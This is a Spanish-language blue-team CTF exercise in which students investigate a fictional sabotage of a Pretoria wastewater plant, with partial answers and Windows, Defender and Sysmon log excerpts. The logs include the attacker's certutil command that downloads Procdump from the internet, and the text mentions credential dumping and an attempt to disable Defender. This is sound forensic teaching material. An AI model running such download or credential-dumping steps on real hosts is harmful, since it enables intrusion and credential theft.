

DÍA D - EJERCICIO FINAL - CTF PROTECCIÓN DE ACTIVOS

Canal Slack: cs-ft-sep-23

Prerrequisitos

Descargar "PooptoriaTriage.zip" de: Drive > Máquinas Virtuales > Blue Team
Puntaje total: 6000 puntos
Son cinco retos para contestar con información necesaria solicitada por el coordinador del CSIRT (tu profe!).
Ahora, tomaras un momento para leer atentamente toda la documentación relativa al CTF que se adjunta a continuación.

Escenario

¡El famoso hacker "Fancy Poodle" lo ha vuelto a hacer! Esta vez, ha atacado la planta de tratamiento de aguas residuales de Strikdaspoort en Pretoria, Sudáfrica... ¿Serás capaz de resolver la investigación utilizando los sets datos y logs recolectados?...

Planta de tratamiento de aguas residuales de Strikdaspoort:

El viernes 12 de marzo de 2021, los ingenieros en turno de la planta de tratamiento de aguas residuales de Strikdaspoort en Pretoria, Sudáfrica, estaban disfrutando de una barbacoa en el parking. ¿La ocasión? el 30 aniversario de trabajo de Jan Mahlangu. Jan comenzó a trabajar en la planta de Strikdaspoort en marzo de 1991 como limpiador, y se celebraba su ascenso a subgerente de operaciones después de 30 años en el cargo.

La instalación fue construida durante 7 años, desde 1913 hasta 1920, siendo adyacente al entonces distrito comercial central de Pretoria y bordeando el río Apies al norte. Durante los últimos meses, estudiantes investigadores del departamento de Ingeniería Informática de la Universidad de Jacaranda trabajaron en un proyecto de automatización e integración con el objetivo de modernizar los sistemas de control y monitoreo manual de la planta.

Con un presupuesto limitado, los investigadores lograron modificar el software de simulación de la planta, llamado Simba, para conectarlo al sistema de gestión principal. Esto les permitió monitorear indicadores clave y realizar ajustes en ciertas operaciones. Todo esto se hizo con un ordenador de escritorio Windows, llamado "Poop Controller", ubicado en la sala de control principal. Debido a las recientes regulaciones de distanciamiento social de Covid-19, a los estudiantes no se les permitió estar presencialmente durante el horario de oficina. Como tal, recurrieron a la gestión remota de "Poop Controller".

Poco después de las 14:30, justo cuando la barbacoa del 30 aniversario de Jan Mahlangu estaba llegando a su fin, un VW Golf rojo se detuvo en la puerta principal de la planta. La puerta se abrió y de ella salió el miembro del comité municipal de Servicios Públicos, el consejero Pieter Malherbe. Un guardia de seguridad sacó su termómetro infrarrojo para examinar a Malherbe, pero cuando quiso examinarlo, este ya había atravesado la puerta de entrada.

Unos minutos antes, Malherbe se había subido a su coche después de un almuerzo para recaudar fondos organizado por la Fundación "Save the White Shouldered House Moth Foundation" en el Zoológico de Pretoria. Mientras encendía la radio, escuchó la voz angustiada de un ciudadano preocupado llamando al programa de radio "Afternoon Drive". Al parecer, aguas residuales sin tratar fluían por el río Apies desde la planta de tratamiento de aguas residuales de Strikdaspoort. Malherbe, que tenía puestas sus esperanzas en convertirse en alcalde, pensó que sería mejor conducir los 2 kilómetros hasta la planta para ver por sí mismo lo que estaba pasando. Para su sorpresa, en lugar de ver a los técnicos intentando resolver uno de los mayores desastres ambientales que jamás haya visto el río Apies, todo el equipo de la planta estaba descansando en sillas de camping... Felizmente ignorantes de las aguas residuales sin tratar que se estaban vertiendo al río en la parte trasera de la planta.

Lo que ocurrió en los siguientes minutos en la planta está borroso... Técnicos corriendo, políticos maldiciendo, interruptores accionados y aguas residuales fluyendo. De alguna manera, la planta había entrado en modo de "retrolavado", en lugar de bombear agua limpia del río adyacente, escupía aguas residuales sin tratar. Después de unos minutos de puro caos, un grupo de trabajadores de la planta sin aliento y un político se encontraban en la sala de control principal, después de haber logrado anular y cerrar manualmente la planta.

Nunca antes había sucedido algo así. Lo que inmediatamente se hizo evidente para el equipo fue que la palanca de emergencia de retrolavado todavía estaba en la posición "OFF". Además, necesitaban dos llaves para poder cambiarlo a la posición "ON". Rápidamente cayeron en la cuenta de quién, o más bien qué, era probablemente el culpable: "Poop Controller".

Debido a las repercusiones públicas masivas que este evento creó, junto con la ya continua cobertura noticiosa por las heces humanas flotando por el río Apies hacia la presa Bon Accord, la gerencia tomó la decisión de desconectar el ordenador en cuestión y enviarlo para un análisis forense completo.

Poco antes de que un ejército de analistas forenses y tipos de riesgos llegaran a la planta de tratamiento de aguas residuales de Daspoort para protegerlo, tu decidiste llamar por teléfono para pedirle un favor a uno de los administradores de TI de tu empresa.

¿Cual es el objetivo? Comprender qué sucedió y cómo prevenir el mismo desastre en otras plantas. En muchas ocasiones, esperar tres meses para obtener un informe forense es jugarsela demasiado.

Tu contacto aceptó ayudar. Rápidamente le enviaste una lista de ubicaciones de archivos que te gustaría que extrajera del host. Desafortunadamente, los analistas y operadores de riesgos llegaron bastante rápido y tu contacto solo pudo obtener el contenido de las dos rutas siguientes, antes de tener que cerrarlo:

```
C:\Windows\system32\config\  
C:\Windows\system32\winevt\  

```

Sin embargo, hay buenas noticias, algún analista de protección de activos inteligente (tú) tuvo la previsión de instalar "Sysmon" en el host hace un tiempo. Los registros de "Sysmon" están incluidos en las siguientes evidencias del triaje.

Adelantate y contesta al coordinador del CSIRT antes que los analistas forenses y personal de riesgos.

Evidencias del triaje

PooptoriaTriage. Este archivo contiene a su vez los siguientes: "Windows.zip" (60 MB) y "Psorted.zip" (40 MB).

Windows.zip. Este archivo incluye el contenido de las siguientes rutas en el host "Poop Controller":

```
C:\Windows\system32\config\  
C:\Windows\system32\winevt\  

```

Estos datos pueden procesarse mediante cualquier herramienta de tu elección o incluso revisarse manualmente con el "Visor de eventos de Windows". Aunque es recomendable descargar el siguiente programa ya que tiene muchas más funcionalidades:

<https://eventlogxp.com/esp/>

Al entrar, pulsa en "descargar ahora". Tiene licencia temporal de 30 días.

Cuando carguéis en él algún archivo de logs tendréis que poner el horario UTC (por defecto pondrá UTC +1, hora de España). Y estad atentos porque a veces cuando quitas filtros o cargas otro archivo de logs vuelve a UTC+1:00.

Psorted.zip. Se ha creado una "timeline" de logs en .csv a partir del contenido del archivo Windows.zip. Esto dió como resultado un archivo .csv de 1 GB llamado "psorted.csv". Comprimido, pesa alrededor de 40 MB.

Es complicado trabajar con un archivo .csv de 1 GB. Si aún no tienes una herramienta favorita para manejar archivos tan grandes, puedes probar la herramienta "EZViewer" de Eric Zimmerman, en su versión 1.0.0 y disponible aquí:

<https://ericzimmerman.github.io/#index.md>

Cuestionario para el CSIRT


RETO 1: 200 puntos

Antes de cerrar el escritorio "Poop Controller" para realizar un análisis forense completo, el técnico notó una notificación de Windows Defender en la pantalla:


¿Cómo se llamaba la amenaza detectada por Windows Defender el día del vertido de aguas residuales?. Proporciona el nombre completo de la amenaza detectada por Windows Defender.

Dentro de la carpeta de Logs en la ruta C:\Windows\system32\config\ en el buscador

Tras haber descomprimido el archivo descargado nos dirigimos a la siguiente carpeta



una vez nos encontramos en Logs realizamos la búsqueda de un log de defender



Como resultado tenemos estos dos archivos que arrastraremos hacia la herramienta Event Log. Una vez realizado esto, aplicamos una serie de filtros para que la búsqueda sea más sencilla, concretamente la fecha del evento

Event types

☒ Verbose
 ☒ Information
 ☒ Warning
 ☒ Error
 ☒ Critical
 ☒ Audit Success
 ☒ Audit Failure

Source:

Category:

User:

Computer:

☐ Exclude
 ☐ Exclude
 ☐ Exclude
 ☐ Exclude

Event ID(s):

☐ Exclude

Enter ID numbers and/or ID ranges, separated by comas, use exclamation mark to exclude criteria (e.g. 1-19,100,250-450!10,255)

Text in description:

☐ RegExp
 ☐ Exclude

☒ Date
 ☒ Time
 ☐ Separately

From:

12/03/2021

8:00:00

To:

12/03/2021

9:00:00

☒ Exclude

Display event for the last

0

days

0

hours

☐ Exclude

Windows Event Viewer interface showing a list of security events. The 'Objects tree' on the left shows the path: Log Files > Microsoft-Windows-Defender. The main pane displays a table of events with columns: Type, Date, Time, Event, Source, Category, User, and Computer. The selected event is 'Trojan:Win32/Ceprolad.A' with ID 2147726914, detected on 12/03/2021 at 8:16:42. A description box at the bottom states: 'Windows Defender Antivirus has detected malware or other potentially unwanted software. For more information please see the following: https://go.microsoft.com/fwlink/?LinkId=270708&name=Trojan:Win32/Ceprolad.A&threatid=2147726914&enterprise=0'. The name 'Trojan:Win32/Ceprolad.A' is highlighted with a red box.

Parece que una herramienta de software comercial de acceso remoto estaba instalada y activa en el host:
¿Cómo se llama esta aplicación?
TeamViewer

A screenshot of a Windows Event Viewer window. The title bar shows 'System.evtx' with a close button. The main pane displays a single event log entry. The event is of type 'Information' and occurred on '11/03/2021' at '15:17:57'. The source is 'Service Control Manager' and the message is 'The TeamViewer service entered the running state.' The event ID is '7036'.

The description for Event ID (1) in Source (Microsoft-Windows-Sysmon) could not be found.
 Either the component that raises this event is not installed on the computer or the installation is corrupted. You can install or repair the component or try to change Description !

The following information was included with the event:

-





2021-03-12 08:03:04.609
 {93524514-2038-604b-5a04-000000000900}
 2812
 C:\Program Files (x86)\TeamViewer\tv_w32.exe
 15.15.5.0
 TeamViewer
 TeamViewer
 TeamViewer Germany GmbH
 tv_w32.exe
 "C:\Program Files (x86)\TeamViewer\tv_w32.exe" --action hooks --log C:\Program Files (x86)\TeamViewer\TeamViewer15_Logfile.log
 C:\windows\system32\
 NT AUTHORITY\SYSTEM
 {93524514-3497-604a-e703-000000000000}
 0x3e7

RETO 3: 900 puntos

Después de una discusión con el equipo de investigación, se determinó que, según el análisis de los registros de "Teamviewer", todos los inicios de sesión del mismo eran legítimos y correctos. El equipo de investigación señaló además que solo utilizaron la cuenta de usuario "MrPoop" en el sistema y, finalmente, recurrieron a conectarse con RDP debido a problemas de conectividad con "Teamviewer". Ahora necesitamos determinar cómo obtuvo el atacante acceso a la cuenta de Administrador:

Según tu revisión de los registros disponibles, ¿qué tipo de ataque lanzó el atacante contra el host para obtener acceso a la cuenta de administrador?

Por los registros disponibles y debido a las varias alertas que aparecen en la carpeta de Logs asumimos que el ataque realizado es una fuerza bruta

	Audit Failure	12/03/2021	8:03:02	5061	Microsoft-Windows-S	System Integrity	N/A	PoopController
	Audit Failure	12/03/2021	8:03:02	5061	Microsoft-Windows-S	System Integrity	N/A	PoopController
	Audit Failure	12/03/2021	8:03:02	5061	Microsoft-Windows-S	System Integrity	N/A	PoopController
	Audit Success	12/03/2021	8:03:02	4672	Microsoft-Windows-S	Special Logon	N/A	PoopController

¿Cuál fue el dominio buscado en la primera consulta de DNS realizada por la aplicación Teamviewer después de su instalación? Se le han proporcionado los archivos de registro adjuntos para la aplicación Teamviewer instalada en el host. Según los registros, ¿cuál fue la dirección IP de la última conexión exitosa de Teamviewer con el host?

2021-03-12 08:03:06.417
 {93524514-203a-604b-6604-000000000900}
 4812
 C:\Program Files\Internet Explorer\iexplore.exe
 11.00.17763.771 (WinBuild.160101.0800)
 Internet Explorer
 Internet Explorer
 Microsoft Corporation
 IEXPLORE.EXE
 "C:\Program Files\Internet Explorer\iexplore.exe" https://www.teamviewer.com/documents/?lng=en&version=15.15.5%20&cid=910444533
 C:\windows\system32\
 POOPCONTROLLER\Administrator
 {93524514-2033-604b-7953-cc0000000000}
 0xcc5379
 3
 Medium
 MD5=F640445694FD65DEC07CA3A84F560534,SHA256=28FD5F83C7A2ED53C284BA791F0668C309E287576744530B6E9FC4C228D4B33B,IMPHASH=BF1B4238FCDBB117EDF39418CA0D205C
 {93524514-2036-604b-5404-000000000900}
 7276

RETO 4: 1200 puntos

Ahora queda bastante claro que el atacante estuvo relativamente ocupado en el sistema entre las 08:00 y las 09:00 UTC del 12 de marzo de 2021.

Antes de desactivar Windows Defender, parece que el atacante estaba husmeando:

¿Qué comando ejecutó en el host que les habría ayudado a comprender qué software antivirus (si lo hubiera) se estaba ejecutando en el sistema?

<div> <div> <div>⏮</div> <div>⏪</div> <div>⏩</div> <div>⏭</div> </div> <div> <div>12502</div> <div>1</div> </div> </div>				
Type	Date	Time	Event	Source
Information	12/03/2021	8:04:53	1	Microsoft-W
Information	12/03/2021	8:04:51	1	Microsoft-W
Information	12/03/2021	8:04:31	1	Microsoft-W
Information	12/03/2021	8:04:31	1	Microsoft-W
Information	12/03/2021	8:04:19	1	Microsoft-W
Information	12/03/2021	8:04:18	1	Microsoft-W
Information	12/03/2021	8:04:01	1	Microsoft-W
Information	12/03/2021	8:03:41	1	Microsoft-W
Information	12/03/2021	8:03:23	1	Microsoft-W
Information	12/03/2021	8:03:23	1	Microsoft-W

Description

The description for Event ID (1) in Source (Microsoft-Windows-Sysmon) could not be found. Either the component that raises this event is not installed on the computer or the installation is corrupted. You can install or repair the component or try to change Description Server.

The following information was included with the event:

```

-
2021-03-12 08:03:23.173
{93524514-204b-604b-8c04-000000000900}
9092
C:\Program Files\McAfee Security Scan\3.11.2023\SSScheduler.exe
3,11,2023,0
McAfee Security Scanner Scheduler
McAfee Security Scanner +
McAfee, LLC
SSScheduler.exe
"C:\Program Files\McAfee Security Scan\3.11.2023\SSScheduler.exe"
C:\Program Files\McAfee Security Scan\3.11.2023\
POOPCONTROLLER\Administrator
{93524514-2023-604b-8c04-000000000900}

```

Description Data

McAfee


¿Cuál fue el comando completo que ejecutó el atacante y que condujo a la descarga exitosa del archivo?

En los logs de sysmon realizamos una búsqueda en el intervalo de hora de 8 a 9 el día 12 de marzo y encontramos el siguiente comando, que nos hace sospechar de que fuese una descarga de un archivo malicioso

Date:	12/03/2021	Source:	Microsoft-Windows-Sysmon
Time:	8:22:34	Category:	(1)
Type:	Information	Event ID:	1
User:	\SYSTEM		
Computer:	PoopController		
Description:			
The description for Event ID (1) in Source (Microsoft-Windows-Sysmon) could not be found. Either the component that raises this event is not installed on the computer or the installation is corrupted. You can install or repair the component or try to change Description Server.			
The following information was included with the event:			
- 2021-03-12 08:22:34.279 {93524514-24ca-604b-e504-000000000900} 8596 C:\Windows\System32\certutil.exe 10.0.17763.1697 (WinBuild.160101.0800) CertUtil.exe Microsoft® Windows® Operating System Microsoft Corporation CertUtil.exe certutil.exe -urlcache -split -f "https://download.sysinternals.com/files/Procdump.zip procdump.zip C:\Windows\System32\ POOPCONTROLLER\Administrator {93524514-2023-604b-5a53-cc0000000000} 0xcc535a 3 High MD5=E376B07A887A6085CEAE9BE62AC9C37,SHA256=489228B6498C432DD248CD337F4DCEE0BFE77EE3ECBB1F8020D6DB1F135E8E00,IMPHASH=683B8A445B00A271FC57848D8938D6C4 4648 C:\Windows\System32\cmd.exe "C:\Windows\System32\cmd.exe"			

El atacante parece haber intentado, sin éxito, desactivar Windows Defender a través de la línea de comando. ¿Qué comando se ejecutó en el host para esto?

Para poder encontrar la respuesta de esto analizamos los logs de Sysmon y realizamos una búsqueda exhaustiva en este mismo, finalmente encontramos en la descripción del log de las 8:20 que probaron parar el defender.



RETO 5: 3500 puntos

Según la información recibida, las primeras señales visuales de aguas residuales sin tratar, derramándose al río Apies desde la planta, fueron alrededor de las 14:00 hora local del 12 de marzo de 2021. Según los técnicos de la planta, una vez activado el modo de retrolavado, la planta tardaría al menos 45 minutos en excretar las aguas residuales al río. Se creó un archivo en el sistema que coincide con los cronogramas anteriores y, según su contenido, los atacantes probablemente podrían haberlo utilizado para iniciar el retrolavado de la planta:

Procdump se utilizó para volcar la memoria de un proceso muy específico. Lo más probable es que esto se haya producido en un intento de obtener credenciales adicionales del host. ¿Cuál es la ruta completa donde reside el ejecutable de este proceso en el disco? (es decir, c:\carpeta\archivo.exe)

¿Cuál fue la ubicación del archivo de volcado creado a partir del proceso volcado con Procdump? Proporcione la ruta y el nombre del archivo como respuesta, es decir, c:\Users\Admin\file.exe

Durante marzo de 2021, se informó ampliamente que un grupo de actores de amenazas específico estaba usando Procdump para volcar también la memoria del proceso LSASS. Esto fue parte de ataques dirigidos a la infraestructura de Microsoft Exchange. ¿Cómo llamó Microsoft a este actor de amenazas?

Queremos bloquear la dirección IP del atacante que se utilizó para realizar el ataque de Fuerza Bruta. ¿Qué dirección IP podemos enviar al equipo de Firewall para su bloqueo?

Después de este ataque y según los registros de eventos, puede ver que el atacante logró adivinar (fuerza bruta) la contraseña de la cuenta de Administrador. Proporcione la primera marca de tiempo de los registros donde pueda ver que el atacante logró adivinar la contraseña de la cuenta. Proporcione su respuesta en el formato aaaa-mm-dd hh:mm:ss en UTC

2021-03-12 08:02:56



Event ID	Date and Time	Source	Level
Audit Success	12/03/2021 8:02:56	4776	M
Description			
El equipo intentó validar las credenciales de una cuenta.			
Paquete de autenticación: MICROSOFT_AUTHENTICATION_PACKAGE_V1_0			
Cuenta de inicio de sesión: administrator			
Estación de trabajo de origen: FANCYPOODLE			
Código de error: 0x0			

En los logs de sysmon encontramos esto en relación a lo anterior

Event ID	Date and Time	Source	Level
Information	12/03/2021 8:02:58	1	M

se obtienen tres hashes

```
System
MD5=38E6700BAA0E5484D2E00EC980FDD2E0,SHA256=B6E357B520478920810317B363AA539595D386BC5EF3D5CF9581F325026BA397,IMPHASH=BC32B6662261DE8469D6EB034C62A6A5
{93524514-3487-604a-0300-000000000900}
372
C:\Windows\System32\smss.exe
\SystemRoot\System32\smss.exe
```

	Audit Success	12/03/2021	8:02:56	4672	Microsoft-Wind
	Audit Success	12/03/2021	8:02:56	4776	Microsoft-Wind

Description







Se asignaron privilegios especiales a un nuevo inicio de sesión.

Sujeto:

Id. de seguridad: S-1-5-21-497791315-558856981-3739201777-1001
Nombre de cuenta: Administrator
Dominio de cuenta: POOPCONTROLLER
Id. de inicio de sesión: 0xcbf2fc

Privilegios:

SeSecurityPrivilege
SeBackupPrivilege
SeRestorePrivilege
SeTakeOwnershipPrivilege

	Audit Success	12/03/2021	8:02:56	4624	Microsoft-W
	Audit Success	12/03/2021	8:02:56	4672	Microsoft-W
	Audit Success	12/03/2021	8:02:56	4672	Microsoft-W
	Audit Success	12/03/2021	8:02:56	4776	Microsoft-W
	Audit Success	12/03/2021	7:22:44	4798	Microsoft-W
	Audit Success	12/03/2021	7:22:44	4798	Microsoft-W
	Audit Success	12/03/2021	7:22:41	4798	Microsoft-W
	Audit Success	12/03/2021	7:22:41	4798	Microsoft-W
	Audit Success	12/03/2021	7:22:41	4798	Microsoft-W
	Audit Success	12/03/2021	7:22:41	4798	Microsoft-W
	Audit Success	12/03/2021	7:22:41	4798	Microsoft-W
	Audit Success	12/03/2021	7:22:41	4798	Microsoft-W

Description

Se inició sesión correctamente en una cuenta.

Firmante:

Id. de seguridad: S-1-0-0
Nombre de cuenta: -
Dominio de cuenta: -
Id. de inicio de sesión: 0x0

Información de inicio de sesión:

Tipo de inicio de sesión: 3
Modo de administrador restringido: -
Cuenta virtual: No
Token elevado: No

Nivel de suplantación:

Suplantación

Nuevo inicio de sesión:

Id. de seguridad: S-1-5-21-497791315-558856981-3739201777-1001
Nombre de cuenta: Administrator
Dominio de cuenta: POOPCONTROLLER

Ahora hemos confirmado que el atacante pudo forzar la contraseña de la cuenta de administrador por fuerza bruta. ¿Cuándo, según los registros de eventos de seguridad de Windows, el atacante inició sesión exitosamente en el host utilizando Windows RDP por primera vez? Proporcione la fecha en hora UTC, utilizando el siguiente formato: aaaa-mm-dd hh:mm:ss

Según los registros disponibles, hay indicios limitados de que el archivo malicioso descargado se ejecutó en el host. Proporcione la marca de tiempo más antigua que muestre prueba de que el archivo se está ejecutando en el host. Proporcione la fecha en hora UTC, utilizando el siguiente formato: aaaa-mm-dd hh:mm:ss

Cada hora a partir del comienzo de la prueba, los profesores preguntan cual es vuestra puntuación en ese momento y escribis la misma en el canal de slack indicado arriba.

Hay que documentar el CTF para realizar la entrega individual en classroom. Este debe incluir como mínimo:

Respuesta a la pregunta formulada.

Explicación de como se ha superado cada prueba y/o nivel.

Capturas de pantalla que evidencien como se ha superado cada prueba y/o nivel.